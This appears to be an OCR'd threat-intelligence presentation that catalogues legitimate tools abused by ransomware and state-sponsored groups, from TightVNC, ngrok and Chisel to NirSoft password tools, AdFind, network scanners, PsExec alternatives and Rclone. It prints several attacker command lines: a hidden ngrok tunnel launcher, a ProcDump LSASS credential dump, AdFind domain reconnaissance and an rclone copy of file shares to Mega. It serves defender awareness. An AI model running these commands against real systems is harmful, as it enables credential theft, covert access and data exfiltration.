
Persistence

Tool

TightVNC

Adversary

REvil



Rules

First IP	Last IP	Action
192.168.0.21		Allow
192.168.0.0	192.168.0.255	Query
0.0.0.0	255.255.255.255	Deny

Check the above rules on a specific IP: 192.168.1.1 will be rejected

Query Local User

Query timeout: 30 seconds

Default action on timeout:

● Reject connection

○ Accept connection

Loopback Connections

By default, connections from the same machine are disallowed to prevent the "cascading windows" effect.

☑ Allow loopback connections

□ Allow only loopback connections

Another example of legitimate remote access software abused by ransomware affiliates.

Tactic

Persistence

Tool

ngrok

Adversary

Darkside

Some threat actors prefer more stealthy techniques, for example, abusing ngrok:

```
Dim objShell

Set objShell = WScript.CreateObject("WScript.Shell")

command = "powershell -windowstyle hidden
C:\ProgramData\WindNT\conhost.exe start --
config=C:\ProgramData\WindNT\ngrok.yml --all --region=eu"

objShell.Run command,0

Set objShell = Nothing
```

Tactic

Persistence

Tool

Chisel

Adversary

MuddyWater

Chisel is another tunneling tool commonly abused both by cyber criminals and state-sponsored groups.

The usage of Chisel and other tunneling tools effectively enable the threat actor to connect to machines within target environments as if they were inside the operator LAN.

Tactic

Credential Access

Tool

ProcDump

Adversary

OldGremlin

There are quite a few ways to dump LSASS. ProcDump is a good option in many cases, and is used often enough:

```
cmd.exe /c C:\Windows\Temp\firefox.exe -accepteula -r -ma 999 C:\Windows\Temp\TAPE.bin
```

Tactic


Credential Access

Tool

WebBrowserPassView

Adversary

Kimsuky



URL	Web Browser	User Name	Password
https://login.live.com/login.srf	Opera	login	passwd
https://login.yahoo.com	Opera	nirsoft456764	Hyg66512F
https://www.facebook.com	Opera	hgyejdjs@nisoft.net	6326AAAdd
https://www.facebook.com/login.php	Chrome	myfacebookaccou...	1234AbcdFg
https://www.google.com	Firefox 3.5/4	testtesttest	123456
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	fdweferf	4234234234
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	frwferfer	5564564a
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	gmailuser748314	8996845906
https://www.google.com/accounts/ServiceLo...	Opera	nuhaguyhba	123456789
https://www.linkedin.com	Firefox 3.5/4	hello@testonly.com	bhy6711

15 Passwords, 1 Selected

NirSoft Freeware. http://www.nirsoft.net

If you ever did a forensic examination, you may be aware of password recovery tools. So do the threat actors!

Tactic


Credential Access

Tool

Mail PassView

Adversary

Emotet



Name	Application	Email	Server	Type	User	Password
Mr. Bean	Eudora	mrbean@mrbean.com	10.10.10.10	IMAP	bean	BlueCar
Nir Sofer	Outlook Express	nirsoft@abcdefg.com	mail.abcdefg.com	POP3	nirsoft	126abf1P
Rainbow	IncrediMail	rainbow@test.com	192.168.12.12	SMTP	rainbow	tornado
Test User	IncrediMail	test@test.com	192.168.10.10	POP3	test	BigDog86

4 item(s), 1 Selected

Another password recovery tool by NirSoft. Also enables the threat actors to get you credentials, this time from mail clients.

Tactic

Reconnaissance

Tool

AdFind

Adversary

FIN12

In most cases the threat actors need to recon Active Directory. There are a bunch of absolutely legitimate tools to solve this task, for example, AdFind:

```
adfind.exe -f "(objectcategory=person)" > ad_users.txt
adfind.exe -f "objectcategory=computer" > ad_computers.txt
adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

Tactic


Reconnaissance

Tool

AD Explorer

Adversary

RedCurl



Path: DC=Contoso,DC=com,WIN10SRVR [WIN10SRVR.Contoso.com]

- Active Directory Explorer
  - WIN10SRVR [WIN10SRVR.Contoso.com]
    - DC=Contoso,DC=com
      - CN=Builtin
      - CN=Computers
      - CN=Deleted Objects
      - OU=Domain Controllers
      - CN=ForeignSecurityPrincipals
      - CN=Infrastructure
      - CN=LostAndFound
      - CN=Managed Service Accounts
      - CN=NTDS Quotas
      - CN=Program Data
      - CN=System
      - CN=TPM Devices
      - CN=Users
    - CN=Configuration,DC=Contoso,DC=com
    - CN=Schema,CN=Configuration,DC=Contoso,DC=com
    - DC=DomainDnsZones,DC=Contoso,DC=com
    - DC=ForestDnsZones,DC=Contoso,DC=com
      - CN=Deleted Objects
      - CN=Infrastructure
      - CN=LostAndFound
      - CN=MicrosoftDNS
      - CN=NTDS Quotas

Attribute	Syntax	Count	Value(s)
auditingPolicy	OctetString	1	0 1
creationTime	Integer8	1	2/15/2015 3:41:44 PM
dc	DirectoryString	1	Contoso
distinguishedName	DN	1	DC=Contoso,DC=com
dSASignature	OctetString	1	1 0 0 0 40 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 136 12
dSCorePropagationData	GeneralizedTime	1	1/1/1601 12:00:00 AM
forceLogoff	Integer8	1	0x8000000000000000
fSMORoleOwner	DN	1	CN=NTDS Settings,CN=WIN10SRVR,CN=Servers,CN
gPLink	DirectoryString	1	[LDAP://CN={31B2F340-016D-11D2-945F-00C04FB9
instanceType	Integer	1	5
isCriticalSystemObject	Boolean	1	TRUE
lockoutDuration	Integer8	1	0xFFFFFFFBCF1DCC00
lockOutObservationWin...	Integer8	1	0xFFFFFFFBCF1DCC00
lockoutThreshold	Integer	1	0
masteredBy	DN	1	CN=NTDS Settings,CN=WIN10SRVR,CN=Servers,CN
maxPwdAge	Integer8	1	0xFFFFDEFF0AA68000
minPwdAge	Integer8	1	0xFFFFFF36D5964000
minPwdLength	Integer	1	7
modifiedCount	Integer8	1	0x1
modifiedCountAtLastProm	Integer8	1	0x0
ms-DS-MachineAccount...	Integer	1	10
msDS-AllUsersTrustQuota	Integer	1	1000
msDS-Behavior-Version	Integer	1	6
msDS-IsDomainFor	DN	1	CN=NTDS Settings,CN=WIN10SRVR,CN=Servers,CN
msDs-masteredBy	DN	1	CN=NTDS Settings,CN=WIN10SRVR,CN=Servers,CN
msDS-NcType	Integer	1	0
msDS-PerUserTrustQuota	Integer	1	1
msDS-PerUserTrustTom...	Integer	1	10
name	DirectoryString	1	Contoso

AD Explorer is a GUI tool, but there's some magic.

Tactic


Reconnaissance

Tool

SoftPerfect Network Scanner

Adversary

OilRig



IPv4 From 192.168.0 .0 To 192.168.0 .255

IP Address	MAC Address	Response Time	Host Name
192.168.0.1	08-00-27-FC-45-74	0 ms	PRIMARY
NETLOGON			
SYSVOL			
192.168.0.2	08-00-27-28-86-17	0 ms	ALICE
Users			
192.168.0.3	08-00-27-ED-4F-4C	0 ms	BOB

Ready Threads 0 Devices 3 / 3

SoftPerfect Network Scanner is one of the most popular network scanners among cyber criminals. Some state-sponsored groups use it as well.

Tactic


Reconnaissance

Tool

Advanced IP Scanner

Adversary

REvil



192.168.0.1 - 192.168.0.254

Example: 192.168.0.1-192.168.0.100, 192.168.0.200

Status	Name	IP	Manufacturer	MAC address
▷	Admin-PC	192.168.0.90	Micro-Star INT'L CO., LTD	8C:89:A5:33...
▷	Fju	192.168.0.104	GIGA-BYTE TECHNOLOGY CO.,LTD.	00:1F:D0:2E...
	pumba.de...	192.168.0.105	ASUSTek COMPUTER INC.	BC:AE:C5:C...
	JOHN	192.168.0.106	Intel Corporate	00:19:D1:10...
▷	ROBIN_S...	192.168.0.107	CADMUS COMPUTER SYSTEMS	08:00:27:E8...
	pasha	192.168.0.108	GIGA-BYTE TECHNOLOGY CO.,LTD.	1C:6F:65:D7...
	ZOTAC3	192.168.0.109	PC Partner Ltd.	00:01:2E:34...

6 alive, 1 dead, 15 unknown

One more example of a legitimate network scanner.

Tactic


Reconnaissance

Tool

Advanced Port Scanner

Adversary

Pysa



192.168.0.75-90 Example: 192.168.0.1-100, 192.168.0.200

Well-known TCP-Ports 1-1023

139

Status	Name	IP	Ports
	VETERAN	192.168.0.75	22, 53, 111, 139, 445, 901
	phvg.dev.local	192.168.0.81	135, 139, 445
	ALBION	192.168.0.84	135, 139, 445
	FRINK	192.168.0.85	135, 139, 445
	robin	192.168.0.86	135, 139, 445
	robin_share	192.168.0.87	135, 139, 445
	share		
	Users		
	Panda	192.168.0.88	21, 80, 135, 139, 443, 445
	GLADOS	192.168.0.89	21, 23, 80, 135, 139, 443, 445
	Barney	192.168.0.90	135, 139, 445

Barney

Status: Alive
Operating system: Windows
IP: 192.168.0.90
MAC: 6C:F0:49:08:55:D6
Manufacturer: GIGA-BYTE TECHNOLOGY CO.,LTD.
NetBIOS:
User:
Type:
Date:
Comments:

Service	Details
Radmin	v3 Radmin Authentication
Port **135** (TCP)	Microsoft Windows RPC
Port **139** (TCP)	Microsoft Windows netbios-ssn
Port **445** (TCP)	Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP

9 alive, 0 dead, 0 unknown

There are quite a few examples.

Tactic

Lateral Movement

Tool

RemCom

Adversary

Chafer

RemCom is an open source alternative of notorious PsExec (which, by the way, is another example of a legitimate tool used for really bad things, and don’t forget about PAExec, CSExec and Winexe)

Tactic


Lateral Movement

Tool

PDQ Deploy

Adversary

AvosLocker



Name	Online	Scan Status	O/S	O/S Version	O/S Service Pack	Uptime
[redacted]	● Yes		7	6.1.7601	1	1 day
[redacted]	● Yes		7	6.1.7601	1	7 hours
[redacted]	● Yes		7	6.1.7601	1	1 day
[redacted]	● Yes		7	6.1.7601	1	7 hours
[redacted]	● No	Computer name could not be found	7	6.1.7601	1	
[redacted]	● Yes		7	6.1.7601	1	8 hours
[redacted]	● Yes		7	6.1.7601	1	8 days
[redacted]	● No	Computer name could not be found	7	6.1.7601	1	
[redacted]	● No	Computer name could not be found	7	6.1.7601	1	
[redacted]	● Yes		7	6.1.7601	1	9 hours
[redacted]	● Yes		7	6.1.7601	1	1 day
[redacted]	● Yes		7	6.1.7601	1	1 day
[redacted]	● Yes		7	6.1.7601	1	22 days
[redacted]	● Yes		10	10.0.10586		3 days
[redacted]	● Yes		7	6.1.7601	1	23 hours
[redacted]	● Yes		7	6.1.7601	1	22 days
[redacted]	● Yes		7	6.1.7601	1	22 days
[redacted]	● Yes		7	6.1.7601	1	5 hours
[redacted]	● Yes		7	6.1.7601	1	1 day
[redacted]	● Yes		7	6.1.7601	1	11 days
[redacted]	● Yes		7	6.1.7601	1	1 day
[redacted]	● Yes		7	6.1.7601	1	2 hours
[redacted]	● No	Failed to connect to the service manager - The...	7	6.1.7601	1	
[redacted]	● No	Computer name could not be found				
[redacted]	● Yes		7	6.1.7601	1	1 day
[redacted]	● Yes		7	6.1.7601	1	21 hours
[redacted]	● Yes		7	6.1.7601	1	4 days
[redacted]	● Yes		7	6.1.7601	1	1 day
[redacted]	● Yes		7	6.1.7601	1	15 days
[redacted]	● Yes		7	6.1.7601	1	1 day

461 Computers (1 selected)

IT asset management software may be deployed by the threat actors or be already available in the compromised network, so it can be easily abused.

Tactic


Lateral Movement

Tool

Putty

Adversary

Pysa



PuTTY Configuration

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): 10.0.0.1

Port: 22

Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

Load, save or delete a stored session

Saved Sessions

Default Settings

Close window on exit: ○ Always ○ Never ● Only on clean exit

In some cases, the threat actors need to jump to Linux environment to get access or encrypt the most juicy data.

Tactic

Exfiltration

Tool

Rclone

Adversary

Hive

Rclone is a really common tool used for data exfiltration by many ransomware gangs:

```
rclone.exe  copy --max-age 3y "\\SERVER\Shares" Mega:DATA -q
--ignore-existing --auto-confirm --multi-thread-streams 7 --
transfers 7 --bwlimit 10M
```

Tactic

